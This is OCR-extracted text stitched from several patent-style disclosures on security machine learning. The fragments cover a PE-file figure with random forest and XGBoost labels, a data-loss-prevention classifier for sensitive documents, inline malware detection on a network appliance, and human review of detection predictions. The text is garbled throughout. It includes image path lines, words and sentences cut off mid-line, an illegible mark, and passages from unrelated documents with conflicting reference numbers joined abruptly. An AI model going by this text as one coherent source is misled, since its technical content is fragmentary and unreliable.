



100
DOS Header
DOS Stub
NT Header
PE File Header
Image Optional Header
112
Data Directories
Table of Section Headers
116
Sections
.text
.data
.edata
.rsrc
302
304
306
308
310
312
x86: P1
x64: P2
.NET: P3
314
x86: P4
x64: P5
.NET: P6

FIG. 3


RANDOM FOREST




RANDOM FOREST



RANDOM FOREST



RANDOM FOREST



XGBOOST

XGBOOST

tional layers and can comprise additional layers such as max pooling layers, dropout layers, dense layers, etc. Pattern-based embeddings **110** output by the character-level CNN **109** comprise compressed representations of the pattern data **106**. The context-based language model **111** comprises any model that can capture natural language context of the context data **108** as context-based embeddings **112**. For instance, the context-based language model **111** can comprise Doc2Vec, SBERT, etc.

[0024] The gradient boosting model **113** receives concatenations of the context-based embeddings **112** and the pattern-based embeddings **110** and generates sensitive/non-sensitive verdicts. The gradient boosting model **113** may be an XGBoost classifier, for instance. For each document of the potentially sensitive documents **100**, the gradient boosting model **113** determines whether the document corresponds to at least one sensitive verdict and, if the document corresponds to at least one sensitive verdict, adds the document to the sensitive documents **116** and otherwise adds the document to non-sensitive documents **118**. The gradient boosting model **113** filters non-sensitive documents **118** from the DLP process/pipeline/etc. and communicates sensitive documents **116** to the DLP system **101** for further analysis. The gradient boosting model **113** and the pattern detection engine **105** are depicted as communicating non-sensitive documents **118**, **114**, to the DLP system **101**, respectively, because in some embodiments the DLP system **101** performs additional analysis of these documents for other types of sensitive data and/or using different detection techniques.

[0025] Subsequent to first filtering by the pattern detection engine **105** and second filtering by the gradient boosting model **113**, the DLP system **101** performs corrective action based on the sensitive documents **116**. Corrective action can comprise generating alerts, throttling network traffic, displaying snippets to users that include detected patterns determined to comprise sensitive data, etc.

[0026] FIG. **2** is a schematic diagram of example context text data and pattern text data generated from detected PII patterns in potentially sensitive documents for inputting to a

-continued

```
"high_confidence_frequency":2,
"detection":[
{
  "text":"11111"
  "offset":n
  "confidence":2
  }, ...
}
]
}
```

[0037] The example report **202** comprises 3 dence data pattern results, 2 high confidence d results, and 0 medium confidence data pattern re document "example.txt" with type "Driver Lic The example report can comprise additional typ pattern results for different types of PII not de example entry of a detected pattern in the exam **202** comprises the text "11111" matching a patter by the pattern detection engine **105** with offse document "example.txt" and a confidence having 2, which may be on a scale from 1-10. Alterna confidence can be classified into categories of dence, medium confidence, and high confidence. T detection engine **105** and/or the ML engine **[illegible]**

[0060] Sometimes malware, such as malware **130**, will successfully penetrate network **140**. One reason for this is where data appliance **102** operates on a "first-time allow" principle. Suppose that when data appliance **102** does not have a signature for a sample (e.g., sample **130**) and submits it to security platform **122** for analysis, it takes security platform **122** approximately five minutes to return a verdict (e.g., "benign," "malicious," "unknown," etc.). Instead of blocking communications between system **120** and client device **104** during that five minute time period, under a first-time allow principle, the communication is allowed. When a verdict is returned (e.g., five minutes later), data appliance **102** can use the verdict (e.g., "malicious") to block subsequent transmissions of malware **130** to network **140**, can block communications between system **120** and network **140**, etc. In various embodiments, if a second copy of sample **130** arrives at data appliance **102** during the period data appliance **102** is awaiting a verdict from security platform **122**, the second copy (and any subsequent copies) of sample **130** will be held by system **120** pending a response from security platform **122**.

[0061] Unfortunately, during the five minutes that data appliance **102** awaits a verdict from security platform **122**, a user of client device **104** could have executed malware **130**, potentially compromising client device **104** or other nodes in network **140**. As mentioned above, in various embodiments, data appliance **102** includes a malware analysis module **112**. One task that malware analysis module **112**

A. Machine Learning Models

[0063] As will be described in more detail below, in various embodiments, security platform **122** provides a set of machine learning models to data appliance **102** for data appliance **102** to use in conjunction with inline malware detection. The models incorporate features (e.g., n-grams or other features) determined by security platform **122** as corresponding to malicious files. Two example types of such models include linear classification models and non-linear classification models. Examples of linear classification models that can be used by data appliance **102** include logistic regression and linear support vector machines. An example of a non-linear classification model that can be used by data appliance **102** includes a gradient boosting tree (e.g., eXtreme Gradient Boosting (XGBoost)). The non-linear model is more accurate (and is better able to detect obfuscated/disguised malware), but the linear model uses considerably fewer resources on appliance **102** (and is more suitable for efficiently analyzing JavaScript or similar files).

[0064] As will be described in more detail below, which type of classification model is used for a given file being analyzed can be based on a filetype associated with the file (and determined, e.g., by a magic number).

1. Additional Detail on the Threat Engine

[0065] In various embodiments, data appliance **102** includes a threat engine **244**. The threat engine incorporates both protocol decoding and threat signature matching during age and pattern match stage. Results erged by a detector stage.

pliance **102** receives a packet, data s a session match to determine to t belongs (allowing data appliance

136 and 130 and assess the cyber security detection 28, as this disclosure above explains.

[0032] The detection prediction 58 speeds human review. The human expert cyber security assessments 80 provide a thorough cyber security assessment of the cyber security detection 28 and its detailed data 86. Because the machine learning model (illustrated as reference numeral 52 in FIGs. 2-8) is trained using the human expert cyber security assessments 80, the cyber security detection prediction service 40 (illustrated in FIGs. 2-8) generates better predictive decisions about what customer detections are true positive reports 70 and false positive reports 60 (illustrated in FIGs. 2-7). As the human cyber security analyst expert 100 performs the human analyst review 76 and scrutinizes the cyber security detection 28, the web browser 112 and the client-side version 44a may cooperate to send and display the detection prediction 58 via the graphical user interface (GUI) 116 (all illustrated in FIG. 8). So, as the human cyber security analyst expert 100 performs the human analyst review 76, the human cyber security analyst expert 100 may also consider the detection prediction 